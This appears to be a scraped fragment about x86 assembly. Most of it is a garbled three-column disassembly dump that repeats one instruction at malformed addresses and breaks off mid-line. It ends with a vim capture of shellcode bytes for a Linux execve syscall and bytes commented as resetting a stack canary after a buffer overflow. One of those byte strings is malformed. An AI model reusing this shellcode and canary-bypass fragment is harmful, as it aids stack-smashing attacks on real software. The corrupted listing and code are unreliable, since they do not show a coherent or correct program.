00484a4: 83 c4 10 add esp,0x10	00485ee: 83 c4 10 add esp,0x10	00484a4: 83 c4 10 add esp,0x10
00484a6: 83 c4 10 add esp,0x10	00485f0: 83 c4 10 add esp,0x10	00484a6: 83 c4 10 add esp,0x10
00484a8: 83 c4 10 add esp,0x10	00485f2: 83 c4 10 add esp,0x10	00484a8: 83 c4 10 add esp,0x10
00484aa: 83 c4 10 add esp,0x10	00485f4: 83 c4 10 add esp,0x10	00484aa: 83 c4 10 add esp,0x10
00484ac: 83 c4 10 add esp,0x10	00485f6: 83 c4 10 add esp,0x10	00484ac: 83 c4 10 add esp,0x10
00484ae: 83 c4 10 add esp,0x10	00485f8: 83 c4 10 add esp,0x10	00484ae: 83 c4 10 add esp,0x10
00484b0: 83 c4 10 add esp,0x10	00485fa: 83 c4 10 add esp,0x10	00484b0: 83 c4 10 add esp,0x10
00484b2: 83 c4 10 add esp,0x10	00485fc: 83 c4 10 add esp,0x10	00484b2: 83 c4 10 add esp,0x10
00484b4: 83 c4 10 add esp,0x10	00485fe: 83 c4 10 add esp,0x10	00484b4: 83 c4 10 add esp,0x10
00484b6: 83 c4 10 add esp,0x10	0048600: 83 c4 10 add esp,0x10	00484b6: 83 c4 10 add esp,0x10
00484b8: 83 c4 10 add esp,0x10	0048602: 83 c4 10 add esp,0x10	00484b8: 83 c4 10 add esp,0x10
00484ba: 83 c4 10 add esp,0x10	0048604: 83 c4 10 add esp,0x10	00484ba: 83 c4 10 add esp,0x10
00484bc: 83 c4 10 add esp,0x10	0048606: 83 c4 10 add esp,0x10	00484bc: 83 c4 10 add esp,0x10
00484be: 83 c4 10 add esp,0x10	0048608: 83 c4 10 add esp,0x10	00484be: 83 c4 10 add esp,0x10
00484c0: 83 c4 10 add esp,0x10	004860a: 83 c4 10 add esp,0x10	00484c0: 83 c4 10 add esp,0x10
00484c2: 83 c4 10 add esp,0x10	004860c: 83 c4 10 add esp,0x10	00484c2: 83 c4 10 add esp,0x10
00484c4: 83 c4 10 add esp,0x10	004860e: 83 c4 10 add esp,0x10	00484c4: 83 c4 10 add esp,0x10
00484c6: 83 c4 10 add esp,0x10	0048610: 83 c4 10 add esp,0x10	00484c6: 83 c4 10 add esp,0x10
00484c8: 83 c4 10 add esp,0x10	0048612: 83 c4 10 add esp,0x10	00484c8: 83 c4 10 add esp,0x10
00484ca: 83 c4 10 add esp,0x10	0048614: 83 c4 10 add esp,0x10	00484ca: 83 c4 10 add esp,0x10
00484cc: 83 c4 10 add esp,0x10	0048616: 83 c4 10 add esp,0x10	00484cc: 83 c4 10 add esp,0x10
00484ce: 83 c4 10 add esp,0x10	0048618: 83 c4 10 add esp,0x10	00484ce: 83 c4 10 add esp,0x10
00484d0: 83 c4 10 add esp,0x10	004861a: 83 c4 10 add esp,0x10	00484d0: 83 c4 10 add esp,0x10
00484d2: 83 c4 10 add esp,0x10	004861c: 83 c4 10 add esp,0x10	00484d2: 83 c4 10 add esp,0x10
00484d4: 83 c4 10 add esp,0x10	004861e: 83 c4 10 add esp,0x10	00484d4: 83 c4 10 add esp,0x10
00484d6: 83 c4 10 add esp,0x10	0048620: 83 c4 10 add esp,0x10	00484d6: 83 c4 10 add esp,0x10
00484d8: 83 c4 10 add esp,0x10	0048622: 83 c4 10 add esp,0x10	00484d8: 83 c4 10 add esp,0x10
00484da: 83 c4 10 add esp,0x10	0048624: 83 c4 10 add esp,0x10	00484da: 83 c4 10 add esp,0x10
00484dc: 83 c4 10 add esp,0x10	0048626: 83 c4 10 add esp,0x10	00484dc: 83 c4 10 add esp,0x10
00484de: 83 c4 10 add esp,0x10	0048628: 83 c4 10 add esp,0x10	00484de: 83 c4 10 add esp,0x10
00484e0: 83 c4 10 add esp,0x10	004862a: 83 c4 10 add esp,0x10	00484e0: 83 c4 10 add esp,0x10
00484e2: 83 c4 10 add esp,0x10	004862c: 83 c4 10 add esp,0x10	00484e2: 83 c4 10 add esp,0x10
00484e4: 83 c4 10 add esp,0x10	004862e: 83 c4 10 add esp,0x10	00484e4: 83 c4 10 add esp,0x10
00484e6: 83 c4 10 add esp,0x10	0048630: 83 c4	

both assembly codes.



```
Terminal
"\x89\xe3" /* movl %esp,%ebx
*/
"\x50" /* pushl %eax
*/
"\x53" /* pushl %ebx
*/
"\x89\xe1" /* movl %esp,%ecx
*/
"\x99" /* cdql
*/
"\xb0\x0b" /* movb $0x0b,%al
*/
"\xcd\x80" /* int $0x80
*/
// this will reset canary value after buffer overfl
ow attack */
"\x65\xa1\x14\xff\xff\xff" /* mov eax,gs:0x14 */
"\x89\x45\xf" /* mov DWORD PTR [ebp-0xc],eax */
"\x31\xc0" /*xor eax,eax */
-- INSERT -- 26,1 25%
```